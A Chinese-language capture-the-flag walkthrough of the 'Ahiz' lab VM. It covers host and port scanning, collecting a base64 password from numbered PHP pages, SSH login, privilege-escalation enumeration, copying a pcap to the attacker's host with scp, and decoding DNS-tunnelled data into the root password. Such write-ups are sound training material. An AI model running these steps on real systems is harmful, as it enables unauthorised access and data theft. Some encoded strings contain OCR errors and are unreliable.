一、信息收集

主机发现

使用 ARP 扫描发现局域网内的主机：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo arp-scan -l
...
192.168.205.162 08:00:27:43:89:a7       PCS Systemtechnik GmbH
...
```

目标主机 IP：`192.168.205.162`

端口扫描

对目标主机进行全端口扫描：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nmap -p0-65535 192.168.205.162
...
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
...
```

发现开放端口：

- 22/tcp：SSH 服务
- 80/tcp：HTTP 服务

二、Web服务探测

首页分析

访问目标站点：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ curl 192.168.205.162
...
    这是一个非常简单的入口，密码我已经分成了好多串   快来获取吧welcome
...
```

关键信息：

1. 页面提到"密码我已经分成了好多串"
2. 最后有"welcome"，可能是用户名提示

目录扫描

使用 dirsearch 进行目录和文件扫描：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ dirsearch -u http://192.168.205.162
...
[11:25:17] 200 -    4B  - /1.php
[11:25:17] 200 -    4B  - /2.php
[11:25:17] 200 -    4B  - /3.php
[11:25:17] 200 -    4B  - /4.php
[11:25:17] 200 -    4B  - /5.php
[11:25:17] 200 -    4B  - /6.php
[11:25:17] 200 -    4B  - /7.php
[11:25:17] 200 -    4B  - /8.php
[11:25:17] 200 -    4B  - /9.php
```

发现编号为 1-9 的 PHP 文件，结合首页提到的"密码分成好多串"，推测需要访问这些文件获取密码片段。

密码片段收集

使用循环脚本批量访问数字编号的 PHP 文件：


```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ for i in {1..100}; do curl -s "http://192.168.205.162/${i}.php"; done|head -n 1
VmOweGQxSXhWWGhTVOd4VFYwZG9WVll3WkRSWFJteDBaVVYwVjJKR2JETlpWVlpQWVVaS2MxZHVhRmRTTTJoUVZtMXplRll4WkhWaVJtUnBWMGRvZVZaclVrZFpWMDE0Vkc1T1dHSkdjSEJXYTFwaFpWWmFjVk5xVWxwVO1VcElWbTAxVjJGc1NuVlJiVGxhVjBoQ1dGUlhlROZqYkd0NllVWk9UbUY2VmpWV1JscFhWakpHUOZadVJsSldSMOO5<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
```

获得一个 Base64 编码的字符串：

```
VmOweGQxSXhWWGhTVOd4VFYwZG9WVll3WkRSWFJteDBaVVYwVjJKR2JETlpWVlpQWVVaS2MxZHVhRmRTTTJoUVZtMXplRll4WkhWaVJtUnBWMGRvZVZaclVrZFpWMDE0Vkc1T1dHSkdjSEJXYTFwaFpWWmFjVk5xVWxwVO1VcElWbTAxVjJGc1NuVlJiVGxhVjBoQ1dGUlhlROZqYkd0NllVWk9UbUY2VmpWV1JscFhWakpHUOZadVJsSldSMOO5
```

三、密码解码

使用 CyberChef 对获取的 Base64 字符串进行解码：



解码结果：`passwd@123zzzz123`

四、SSH登录

使用获得的凭据进行 SSH 登录：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ ssh welcome@192.168.205.162
The authenticity of host '192.168.205.162 (192.168.205.162)' can't be
established.
...
welcome@192.168.205.162's password:
Linux Ahiz 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
...
Last login: Thu Sep  4 04:17:40 2025 from 192.168.31.186
welcome@Ahiz:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

成功登录系统，用户名：`welcome`，密码：`passwd@123zzzz123`

五、权限提升

系统信息收集

检查当前用户权限和系统信息：

```
welcome@Ahiz:~$ sudo -l
-bash: /usr/bin/sudo: Permission denied
welcome@Ahiz:~$ which sudo
welcome@Ahiz:~$ ls -al /usr/bin/sudo
-rwxr-x--- 1 root root 182600 Jan 14  2023 /usr/bin/sudo
```

sudo 命令被限制使用，需要寻找其他提权方式。

SUID二进制文件检查

检查系统中的 SUID 文件：

```
welcome@Ahiz:~$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 47184 Apr  6  2024 /usr/bin/mount
-rwsr-xr-x 1 root root 63568 Apr  6  2024 /usr/bin/su
-rwsr-xr-x 1 root root 34888 Apr  6  2024 /usr/bin/umount
-rwsr-xr-x 1 root root 23448 Jan 13  2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
...
```

发现系统中存在标准的 SUID 文件，但未发现明显的可利用文件。

用户可访问文件检查

查找当前用户可访问的文件：

```
welcome@Ahiz:~$ find / -user $(whoami) ! -path '/proc/*' ! -path '/sys/*' ! -
path '/run/*' 2>/dev/null
/dev/pts/0
/usr/local/bin/irc_bot.py
/home/welcome
/home/welcome/.bash_logout
/home/welcome/.bashrc
/home/welcome/.bash_history
/home/welcome/.zsh_history
/home/welcome/.xterminal
...
```

Capabilities检查

检查是否有设置特殊 capabilities 的文件：

```
welcome@Ahiz:~$ getcap -r / 2>/dev/null
```

未发现可利用的 capabilities。

网络服务检查

检查系统网络服务：

```
welcome@Ahiz:~$ ss -tulnp
Netid               State                Recv-Q               Send-Q
                Local Address:Port                                Peer
Address:Port
udp                 UNCONN               0                    0
                       0.0.0.0:68                                        0.0.0.0:*

tcp                 LISTEN               0                    128
                       0.0.0.0:22                                        0.0.0.0:*

tcp                 LISTEN               0                    128
                            *:80                                              *:*

tcp                 LISTEN               0                    128
                          [::]:22                                           [::]:*
```

重要文件发现

检查 `/opt` 目录发现可疑文件：

```
welcome@Ahiz:~$ cd /opt/
welcome@Ahiz:/opt$ ls -al
total 52
drwxr-xr-x  2 root root  4096 Sep  4 04:18 .
drwxr-xr-x 18 root root  4096 Sep  3 13:12 ..
-rw-r--r--  1 root root 42249 Sep  4 02:56 dns_data.pcap
```

发现一个网络抓包文件 `dns_data.pcap`。

六、流量分析

抓包文件传输

将抓包文件传输到本地进行分析：

```
welcome@Ahiz:/opt$ scp dns_data.pcap kali@192.168.205.128:/mnt/hgfs/gx/x/tmp
...
dns_data.pcap
                                                                  100%   41KB
8.2MB/s   00:00
```

DNS流量分析

使用 tshark 分析 DNS 流量：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ tshark -r dns_data.pcap
    1   0.000000 192.168.31.90 → 8.8.8.8      DNS 59 Standard query 0x0000 A
5.example.com
    2   0.000266 192.168.31.90 → 8.8.8.8      DNS 59 Standard query 0x0000 A
6.example.com
    3   0.000410 192.168.31.90 → 8.8.8.8      DNS 59 Standard query 0x0000 A
.example.com
    4   0.000545 192.168.31.90 → 8.8.8.8      DNS 59 Standard query 0x0000 A
6.example.com
    5   0.000674 192.168.31.90 → 8.8.8.8      DNS 59 Standard query 0x0000 A
d.example.com
...
```

观察发现这些 DNS 查询的子域名都是十六进制字符（0-9, a-f），这表明可能隐藏了一些数据。

数据提取

方法一：使用 tshark 过滤并拼接


```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ tshark -r dns_data.pcap -T fields -e dns.qry.name | grep -v
"^\s*\.example\.com$" | sed 's/\.example\.com//' | tr -d '\n'
566d3078643149785658685357477854563O646f565659775a445258526d78305a55563056324a47
62444e5a56565a5O59555a4b6331647561466453Od326851566d317a654659785a485669526d5270
5630646f65565a72556b645a563031345647354f57474a476346685556455a4c5a565a6b56316473
576d78534d4456365632746f54324673536e5652626b4a61596b5a4b6556705865474657625279
5632784356324577634652575656705350a444643556c42554d44303d
```

方法二：使用 Perl 正则表达式（更简洁）

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ tshark -r dns_data.pcap | perl -ne 'print "$1" if /A (\w+)\.example\.com/'
566d3078643149785658685357477854563O646f565659775a445258526d78305a55563056324a47
62444e5a56565a5O59555a4b6331647561466453Od326851566d317a654659785a485669526d5270
5630646f65565a72556b645a563031345647354f57474a476346685556455a4c5a565a6b56316473
576d78534d4456365632746f54324673536e5652626b4a61596b5a4b6556705865474657625279
5632784356324577634652575656705350a444643556c42554d44303d
```

数据解码

将提取的十六进制数据转换为 ASCII 并进行 Base64 解码：



解码结果：`passwd@123Ahiz`

七、获取Root权限

使用从流量分析中获得的密码切换到 root 用户：

```
welcome@Ahiz:/opt$ su -
Password:
root@Ahiz:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Ahiz:~# cat /root/root.txt
flag{root}
```

成功获取 root 权限，并且获得rootflag，但是没想到啊，ahiz把userflag放Ahiz家目录下的`1`里面了（因为我都是先找提权的）

八、用户Flag获取

发现可执行文件

在 welcome 用户的家目录下发现一个可执行文件：

```
root@Ahiz:~# cd /home/welcome/
root@Ahiz:/home/welcome# ls -al 1
-rwxr-xr-x 1 root root 5348952 Sep  4 02:14 1
root@Ahiz:/home/welcome# file 1
1: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=81544629ae0a32249a48b0bc5134fb7b1455adea, stripped
```

这是一个 64 位的 Linux 可执行文件，我反编看了一下，里面的flag不是明文，是py加载出来的，所以执行试试。

程序执行

尝试运行该程序：

```
root@Ahiz:/home/welcome# ./1
Usage: ./1 <string>大于密码长度
root@Ahiz:/home/welcome# ./1 $(seq 1000)
Usage: ./1 <string>大于密码长度
root@Ahiz:/home/welcome# ./1 "$(seq 1000)"
✅ Good job! Here is your flag:
user_FLAG{this_is_a_safe_demo_flag}
```

通过向程序传入足够长的字符串参数，成功获取用户 flag！